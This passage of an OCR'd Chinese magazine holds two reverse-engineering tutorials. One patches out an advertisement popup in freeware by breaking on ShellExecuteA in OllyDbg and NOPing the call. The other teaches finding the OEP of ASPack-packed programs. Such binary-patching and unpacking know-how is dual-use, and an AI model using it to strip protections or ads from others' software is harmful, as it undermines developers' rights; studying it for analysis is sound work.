0040B702 mov     edx, 00408148      27fc3529527f99ae69bb39a9d84d0e39
0040B884 mov     edx, 00408190      0211e857ebca60f0989e298b78baaf82
0040B964 push    004081DC           length
0040B96B push    004081D4           all
0040BA24 push    004081EC           tagname
0040BA5A push    004081D4           all
0040BA92 mov     edx, 00408200      478aaf7a46f70ef44be2ad533e3bf0b1
0040BB9F mov     edx, 00408254      45d3766ea9f2b313a3d416e0ec34b6e3
0040BC35 mov     edx, 00408190      0211e857ebca60f0989e298b78baaf82
0040BCCD push    00408244           name
0040BD03 push    004081D4           all
0040BE06 push    004081D4           all
```

图 7

我们不是才学过如何在字符串信息无法使用的情况下去解决问题吗？现在大家就要换一个思路来处理问题了。除了字符串信息外，我们最近还学习了哪些比较好用的技术呢？没错！就是这几节课一直在使用的“函数断点”，当字符串信息被加密或保护而造成OD 无法识别时，使用“函数断点”往往也能起到很好的效果。

不过使用函数断点有一个很重要的前提，就是要找到准确的函数，只有准确的在相应函数上设置断点，才能有效的中断程序的运行。那么，在对付软件弹出的网页时，我们需要在哪个函数上设置断点呢？隆重有请我们今天的特殊嘉宾——“ShellExecuteA”函数，关于这个函数的详细用途在这里就不多作介绍了，大家有兴趣的话可以到百度或google 上搜索一下。现在我们只需要知道，ShellExecuteA 这个函数和软件弹出的窗口有很密切的联系。

被复杂的字符串弄得很郁闷的小菜们已经迫不及待了，赶紧去试试这个函数吧，看看它到底有多厉害。

X 加油站：关于本例中 ShellExecuteA 函数断点的设置

在OD 中我们已经把目标程序载入了，如果现在就去设置ShellExecuteA 这个断点的话，OD 会提示我们“未知标识符”，也就是说现在去设置这个断点的话，OD 是无法识别的，这是为什么呢？这是因为ShellExecuteA 函数是在程序运行起来之后才去调用的，现在程序还没有开始运行，所以这个函数暂时是没有用到的。大家只需要按下F9 让程序在OD 中运行起来，然后再设置断点就可以了，如图8。

在OD 的命令窗口设置好断点后，一定要按下回车键，断点才会生效哦！设置好了断点，就要想办法让断点生效了。由于这个程序是在被关闭的时候才会弹出一个网页，所以我们需要把程序关闭掉，如果小菜们设置断点正确的话，在程序关闭的一刹那，OD 就会把它中断下来了，并且来到了如图9 所示的界面中，由于我们现在被带到了系统的领空，所以这里的代码看起来都很怪异的，要继续分析的话还需要返回到程序的领空中去，返回的方法也非常简单，同时按下CTRL+F9 就可以重新回到程序的领空中来了，如图10，看到这段代码时，就表示我们现在又处在程序的领空了。

```
00419000  00 00 00 00  00 00 00 00
00419010  78 A6 16 00  00 00 00 00
00419020  00 00 00 00  C0 3D 18 00
00419030  08 A5 16 00  00 00 00 00
00419040  00 00 00 00  88 A4 16 00
00419050  58 90 41 00  00 00 00 00
00419060  00 00 00 00  00 00 00 00
00419070  00 00 00 00  00 00 00 00
Command  bp ShellExecuteA
起始：419000 结束：418FFF 当前值：0
```

图 8

```
C 文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
暂停
7D610EE0   8BFF          mov    edi, edi
7D610EE2   55            push   ebp
7D610EE3   8BEC          mov    ebp, esp
7D610EE5   83EC 3C       sub    esp, 3C
7D610EE8   8B45 08       mov    eax, dword ptr [ebp+8]
7D610EEB   8365 E4 00    and    dword ptr [ebp-1C], 0
7D610EEF   8945 CC       mov    dword ptr [ebp-34], eax
7D610EF2   8B45 0C       mov    eax, dword ptr [ebp+C]
7D610EF5   8945 D0       mov    dword ptr [ebp-30], eax
7D610EF8   8B45 10       mov    eax, dword ptr [ebp+10]
7D610EFB   8945 D4       mov    dword ptr [ebp-2C], eax
7D610EFE   8B45 14       mov    eax, dword ptr [ebp+14]
```

图 9

```
C 文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)
暂停
0040E2D2  .  50            push   eax
0040E2D3  .  57            push   edi
0040E2D4  .  57            push   edi
0040E2D5  .  E8 E69CFFFF   call   00407FC0
0040E2DA  .  FF15 4810400  call   dword ptr [<&msvbvm60.__v
0040E2E0  .  8D4D E0       lea    ecx, dword ptr [ebp-20]
0040E2E3  .  8D55 E4       lea    edx, dword ptr [ebp-1C]
```

图 10

现在OD 所处的这段代码，应该会和网页的弹出有很密切的关系，为了确定这些代码是否就是我们所需要的，还得先试验试验。在这段代码的附近，任意找一句代码设置断点，设置好了断点，就重新载入一下程序并让程序在OD 中运行起来，因为只有程序关闭的时候才会弹出网页，所以我们需要把程序关闭掉。这一次，小菜们刚一点“关闭”，程序便又一次被中断下来了。现在就开始单步跟踪一下，看看有没有哪一句代码和弹出的网页关系非常密切。果然，跟踪了几步之后，当我们运行到如图11 所示的代码时，程序就有了很明显的变化，似乎想弹出一个网页。这一行为非常可疑，敏感的小菜们毫不犹豫的把注意力放在了这句代码上。先修改一下试试看，使用最直接的NOP 大法去对付它，修改后的结果如图12 所示，把修改后的程序运行一下看看，果然当我们再一次单击关闭按钮时，原来弹出的网页已经消失的无影无踪了。

```
0040E2C3  .  6A 01         push   1
0040E2C5  .  57            push   edi
0040E2C6  .  57            push   edi
0040E2C7  .  8D45 E0       lea    eax, dword ptr [ebp-20]
0040E2CA  .  52            push   edx
0040E2CB  .  50            push   eax
0040E2CC  .  FF15 AC11400  call   dword ptr [<&msvbvm60.__vbaStrToAns
0040E2D2  .  50            push   eax
0040E2D3  .  57            push   edi
0040E2D4  .  57            push   edi
0040E2D5  .  E8 E69CFFFF   call   00407FC0
0040E2DA  .  FF15 4810400  call   dword ptr [<&msvbvm60.__vbaSetSyst
```

图 11

```
0040E2D5     90            nop
0040E2D6     90            nop
0040E2D7     90            nop
0040E2D8     90            nop
0040E2D9     90            nop
```

图 12

今天我们主要为大家讲解了如何处理软件中的广告，通过学习，我们知道了软件广告主要是通过广告窗口和网页显示的。对于广告窗口，解决的方法很简单，但是对付弹出的网页，就要费些工夫了，不过通过寻找固定字符串和函数断点的方法，我们还是很快的解决了问题。需要注意的是，在这里我们用到的字符串信息是很特殊的“域名”，不过大家可能也感觉到了，随着我们学习的不断深入，字符串提示的作用也越来越有限了，正如在第二个例子中我们所遇到的问题一样，当字符串被加密了之后，我们就必须另寻它法了。所以，小菜们在熟练掌握已经学过知识的同时，一定要不断的去接受新的技术才行。

（本文所涉及到的OD、丁一网速测试、高兴IP 段查询工具已收录到光盘中）

文章难易度：★★★
文章阅读点：关于手动脱壳的一些基础知识，包括寻找OEP的一些常见方法，如何DUMP等

手动脱壳简简单单

Monster

在我们进行逆向分析的时候，有时会遇到有些文件被加密处理过的情况，这也就是我们通常所说的被加了壳，这时程序的内部结构都已经改变了，我们想要继续分析是很麻烦的，所以就需要把它从壳中分离出来才行，这也就是我们常说的脱壳。目前越来越多的软件都采用了加壳的保护方法，所以脱壳也就成了我们在逆向分析过程中很主要的一个步骤，掌握它至关重要。

壳是最早出现的一种专业加密方法，不同的壳，其侧重点也不同，有的侧重于压缩，有的侧重于加密，所以就出现了压缩壳和加密壳两类。压缩壳的特点是减小软件的体积，我们常见的有：UPX、ASPack、PECompack等，而加密壳则侧重于加密，保护强度较大，常见的有：ASProtect、Armadillo、Themida等。

第一步：寻找OEP

OEP（Original Entry Point），即程序的原入口点，就是壳在完成了对原程序的还原后，跳转到刚才还原的程序去执行，此时的地址就是入口点的值。

1、单步跟踪

首先，我们运行PEID，将需要检测的程序拖到上面，可以看到目标程序是使用aspack加的壳，如图1。




图1

我们运行OD，点击菜单栏中的“文件”→“打开”，把需要脱壳的文件加载进来，接着就会弹出一个对话框“模块……你仍要继续分析吗”，如图2，我们选择“否”（不管使用什么方法来脱壳都要选择“否”），程序就会停以下的代码处了，如图3。

```
01013001 >  90            nop
01013002    60            pushad
01013003    E8 03000000   call    0101300B
01013008  - E9 EB045D45   jmp     465E34F8
0101300D    55            push    ebp
0101300E    C3            retn
0101300F    E8 01000000   call    01013015
01013014    EB 5D         jmp     short 01013073
```




图2

我们按F8来跟踪一下，当到了**call　0101300B**这里的时候，记事本自己打开了，我们按Ctrl+F2重新载入文件，再来跟踪，当再次遇到**call　0101300B**这一句的时候，我们按F7跟进，代码就会来到这里：

```
0101300B    5D    pop     ebp
0101300C    45    inc     ebp
0101300D    55    push    ebp
0101300E    C3    retn
```

继续按F8跟踪，当到了retn这一句时，程序返回了，停在了call的下面一句上**jmp　465E34F8**，接着跳转以后又来到了**call　01013015**处，继续按F8，如果遇到程序往回跳，那么我们就在下一句代码处按F4，这样跟踪一段时间后，我们就会看到如下所示的代码了：

```
010133BB    68 9D730001    push    0100739D
010133C0    C3             retn
```

再按F8一下，我们的程序就返回到了这里：

```
0100739D    6A 70          push    70
0100739F    68 98180001    push    01001898
010073A4    E8 BF010000    call    01007568
```

到此，我们就已经到达OEP，单步跟踪法测试成功。

2、堆栈平衡

堆栈，是一种数据项按序排列的数据结构，只能在一端（栈顶）对数据项进行插入和删除。ESP，是CPU中的寄存器，它的值是指向堆栈栈顶的指针。




图3



图4

加壳时，必须保证加壳后的文件与我们原始文件的环境现场是不变的，所以在外壳程序运行的时候，就会把刚载入时的各寄存器值保存到堆栈中用于保护环境现场，因此我们在它向堆栈保存环境现场时对这时的堆栈栈顶设置硬件访问（写入）断点，当壳程序执行完毕，恢复环境现场时就需要访问（写入）在保存环境现场时的堆栈地址，而我们已经在这里设置了硬件访问（写入）断点，所以程序就会被断下来了。

来说说ESP定律法，在OD中载入我们需要脱壳的文件，注意OD右上角寄存器窗口中的ESP值，刚载入的时候它是红色的，我们按F8跟踪一下，当它再次变红时（也就是数据发生了变化），我们在OD左下角的指令窗口中输入“hr(hw) 当前ESP值”，然后按回车，设置一个硬件访问（写入）断点，如图4，接着我们再按F9让程序运行起来，就会来到如图5所示的地方，我们只需要在这里按F8跟踪一下，程序就会跳到OEP了，ESP定律法测试成功。




图5

有一部分加壳的软件在保存和恢复现场环境时会使用

pushad 和 popad 指令，当我们在程序中遇到 popad 指令时就说明外壳程序已经开始恢复现场环境，准备返回 OEP 了，所以我们也可以通过搜索 popad 指令的方法来寻找 OEP。




图 6

打开 OD，把我们要脱壳的文件加载进来，按快捷键 Ctrl+f 搜索 popad 指令，如图 6，点“查找”，结果在如图 7 所示的地方找到了一处 popad 指令，我们选中这一条指令，在上面按 F4 运行到了下面代码处：

```
010133B0    61              popad
010133B1    75 08           jnz     short 010133BB
010133B3    B8 01000000     mov     eax, 1
010133B8    C2 0C00         retn    0C
010133BB    68 9D730001     push    0100739D
010133C0    C3              retn
```




图 7

我们按 F8 单步跟踪一下，当运行到最后一句的时候，代码就会跳到：

```
0100739D    6A 70           push    70
0100739F    68 98180001     push    01001898
010073A4    E8 BF010000     call    01007568
```

这里就是程序的 OEP，搜索 popad 指令法也测试成功。

3 、内存断点

程序在加壳时，会对原文件进行加密压缩，在执行加壳后的文件时，则会读取被压缩的代码进行解密，这时我们在被加密的部分设置内存断点，那么加壳程序在读取被加密的代码时就会断下来。

将加壳后的文件载入 OD，按快捷键 Alt+m 打开内存窗口，找到第一个代码段.text 并选中它，在上面按 F2 下一个断点，如图 8。然后按 F9 运行，它在第一个 call 的地方停了下来，再按一次 F9 就可以看到我们设置的内存断点自动取消了，这时我们再按 F8 跟踪几下，就到达程序的 OEP 了，内存断点法也测试成功。

4 、动态链接库

动态链接库在运行结束的时候还会来到程序的入口点一次，根据这个特点，我们还有一种专门针对动态链接库的 OEP 寻找法，我就以 OD 目录下的 DBGHELP.DLL 来给大家进行演示了。

把需要脱壳的文件载入 PEID，发现它已经用 ASPack 加壳了，如图 9，我们再把它载入 OD，会提示“文件 ** 是一个动态链接库，windows 无法直接启动，要启动 loaddll.exe 吗？”如图 10，我们选择“是”，按 n 次 F9 让它运行起来，如图 11，然后我们把上面的那个小窗口给关闭了，OD 就会来到外壳程序的入口点，按 F8 进行跟踪，当遇到第一个 call 时按 F7 跟进，因为这




图 8

